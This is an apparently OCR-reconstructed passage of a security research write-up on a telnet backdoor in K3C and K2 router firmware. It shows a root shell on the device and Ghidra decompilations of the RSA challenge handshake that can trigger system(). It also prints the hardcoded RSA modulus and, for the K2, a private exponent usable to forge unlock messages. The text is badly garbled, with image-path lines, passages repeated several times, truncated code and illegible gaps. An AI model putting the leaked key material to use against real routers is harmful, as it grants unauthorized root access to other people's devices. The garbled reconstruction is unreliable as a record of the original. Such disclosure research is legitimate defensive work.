
```
{
        "ReturnStatus": "Success"
}

K3C login: root
Password:


BusyBox v1.17.1 (2017-09-21 14:32:35 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

 +------------------------------------------+
 | Lantiq UGW Software UGW-7.1.1 on XRX500 CPE |
 +------------------------------------------+

root@K3C:~# uname -a
Linux K3C 3.10.102 #1 SMP Thu Sep 21 14:41:05 CST 2017 mips GNU/Linux
root@K3C:~# 

CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.7.1 | VT102 | Offline | tt
```



```
__n = recvfrom(__fd,auStack_290,0x100,0x100,&sStack_5c,&local_3c);
if (__n != 0xffffffff) {
  if (status == 0) {
    memset(recvEncData,0,0x80);
    memcpy(recvEncData,auStack_290,__n);
    iVar2 = rsa_public_decrypt();
    if (iVar2 == 0) {
      status = 1;
      gen_rand();
      rsa_public_encrypt();
      sendto(sockfd,sendEncData,0x80,0,&sStack_5c,local_3c);
      xor();
      md5_command();
      goto LAB_000121fc;
    }
  }
  else {
    if (status != 1) {
      uVar4 = 0;
      goto LAB_00011f50;
    }
    if (__n == 0x10) {
      iVar2 = memcmp(auStack_290,cmd_perm_dig,0x10);
      if (iVar2 == 0) {
        local_38[0] = 0x1070;
        FWrite(local_38,0x30,2,puVar1 + 0x4c88);
      }
      else {
        iVar2 = memcmp(auStack_290,cmd_temp_dig,0x10);
        if ((iVar2 == 0) && (iVar2 = pids(PTR_00025094 + 0x4c94), iVar2 == 0)) {
          system(pcVar8);
        }
      }
    }
    status = 0;
    timeout = 0;
  }
}
```

Imagine my delight (mild disappointment) when I loaded this device’s telnetd_startup into Ghidra, and saw that it hadn’t even been stripped!


The state machine looks almost exactly like what we saw in the K2G A1, but without the ABCDEF → DEVICE_ID exchange.



Decompile: rsa_public_decrypt - (telnetd_startup.k3c.international.33.1.25.77)

```
/* DISPLAY WARNING: Type casts are NOT being printed */

int rsa_public_decrypt(void)

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00025094 + 0x4ab8);
  rsa->e = a;
  rsa->n = local_18[0];
  memset(recvDecData,0,0x20);
  iVar1 = RSA_size(rsa);
  uVar2 = RSA_public_decrypt(iVar1,recvEncData,recvDecData,rsa,3);
  if (uVar2 < 0x101) {
    sVar3 = strlen(recvDecData);
    iVar1 = -(sVar3 < 0x101 ^ 1);
  }
  else {
    iVar1 = -1;
  }
  return iVar1;
}

```


Ghidra will not automatically load the region of this big-endian MIPS binary where certain important data is stored, such as the hardcoded public RSA key used by the service.


Decompile: rsa_public_decrypt - (telnetd_startup.k3c.international.33.1.25.77)

```

/* DISPLAY WARNING: Type casts are NOT being printed */

int rsa_public_decrypt(void)

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00025094 + 0x4ab8);
  rsa->e = a;
  rsa->n = local_18[0];
  memset(recvDecData,0,0x20);
  iVar1 = RSA_size(rsa);
  uVar2 = RSA_public_decrypt(iVar1,recvEncData,recvDecData,rsa,3);
  if (uVar2 < 0x101) {
    sVar3 = strlen(recvDecData);
    iVar1 = -(sVar3 < 0x101 ^ 1);
  }
  else {
    iVar1 = -1;
  }
  return iVar1;
}

```


Ghidra will not automatically load the region of this big-endian MIPS binary where certain important data is stored, such as the hardcoded public RSA key used by the service.

Let’s be lazy here, and call on the reverser’s favourite tool: `strings`.




Decompile: rsa_public_decrypt - (telnetd_startup.k3c.international.33.1.25.77)

```

/* DISPLAY WARNING: Type casts are NOT being printed */

int rsa_public_decrypt(void)

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00025094 + 0x4ab8);
  rsa->e = a;
```




```
user1@shrine-of-the-demo-gods:~/projects/backdoor-lockpick/demo/fw/K3C.33.1.25.177--international/usr/bin$ strings -n 256 -t x telnetd_startup
   4ab8 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE43569778B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE973376D0CB6158C72F6529A9012786000D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519
```



```
    iVar1 = -1;
  }
  return iVar1;
}

```

Ghidra will not automatically load the region of this big-endian MIPS binary where certain important data is stored, such as the hardcoded public RSA key used by the service.

Let's be lazy here, and call on the reverser's favourite tool: `strings`.




Decompile: rsa_public_decrypt - (telnetd_startup.k3c.international.33.1.25.77)


```

/* DISPLAY WARNING: Type casts are NOT being printed */

int rsa_public_decrypt(void)

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00025094 + 0x4ab8);
  rsa->e = a;
```

Ghidra will not automatically load the region of this big-endian MIPS binary where certain important data is stored, such as the hardcoded public RSA key used by the service.

Let’s be lazy here, and call on the reverser’s favourite tool: `strings`.




```
user1@shrine-of-the-demo-gods:~/projects/backdoor-lockpick/demo/fw/K3C.33.1.25.177--inter
national/usr/bin$ strings -n 256 -t x telnetd_startup
   4ab8 CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE
43569778B58FA170FB1EBF3D[illegible]5240FB85BE727316C10EFF23CB
2DCE973376D0CB6158C72F6529A9012786000D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519
```



```
    iVar1 = -1;
  }
  return iVar1;
}

```

tenable

Here's rsa_public_decrypt_nonce() from the k2.22.5.9.163



Decompile: rsa_public_decrypt_nonce - (telnetd_startup.k2.22.5.9.163)

```
int rsa_public_decrypt_nonce(int noncelen,uchar *nonce)

{
  RSA *rsa;
  BIGNUM *a;
  uint uVar1;
  size_t sVar2;
  int iVar3;
  BIGNUM *local_20;
  BIGNUM *local_1c [2];

  rsa = RSA_new();
  local_1c[0] = BN_new();
  a = BN_new();
  local_20 = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_1c,
            "CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE435697
            78B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE9
            73376D0CB6158C72F6529A9012786000D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519"
           );
  BN_hex2bn(&local_20,
            "9FC8FFBF53AECF8461DEFB98D81486A5D2DEE341F377BA16FB1218FBAE23BB1F3766732F8D382E15543FC29
            80208D968E7AE1AC4B48F53719F6D9964E583A0B791150B9C0C354143AE285567D8C042240CA8D7A6446E49C
            CAF575ACC63C55BAC8CF5B6A77DEE0580E50C2BFEB62C06ACA49E0FD0831D1BB0CB72BC9B565313C9"
           );
  rsa->e = a;
  rsa->d = local_20;
  rsa->n = local_1c[0];
  memset(&DECRYPTED_NONCE,0,0x400);
  uVar1 = RSA_public_decrypt(noncelen,nonce,&DECRYPTED_NONCE,rsa,3);
  if (uVar1 < 0x101) {
    sVar2 = strlen(&DECRYPTED_NONCE);
    iVar3 = -(sVar2 < 0x101 ^ 1);
  }
  else {
    iVar3 = -1;
  }
  return iVar3;
}
```

Decompile: rsa_public_decry


```

/* DISPLAY WARNING: Type ca

int rsa_public_decrypt(void

{
  RSA *rsa;
  BIGNUM *a;
  int iVar1;
  uint uVar2;
  size_t sVar3;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,PTR_00
  rsa->e = a;
```

```
    iVar1 = -1;
  }
  return iVar1;
}

```

```
user1@shrine-of-the                                                      C.33.1.25.177--inter
national/usr/bin$ s
   4ab8 CC232B9BB06                                                       8912CBB92EB363990FAE
43569778B58FA170FB1                                                       85BE727316C10EFF23CB
2DCE973376D0CB6158C                                                       6CC124D9ED309A519
```

atically load the
lian MIPS binary
ant data is stored,
d public RSA key

d call on the
tool: `strings`.



Decompile: rsa_public_decry

```
/* DISPLAY WARNING: Type ca

int rsa_public_decrypt(void

{
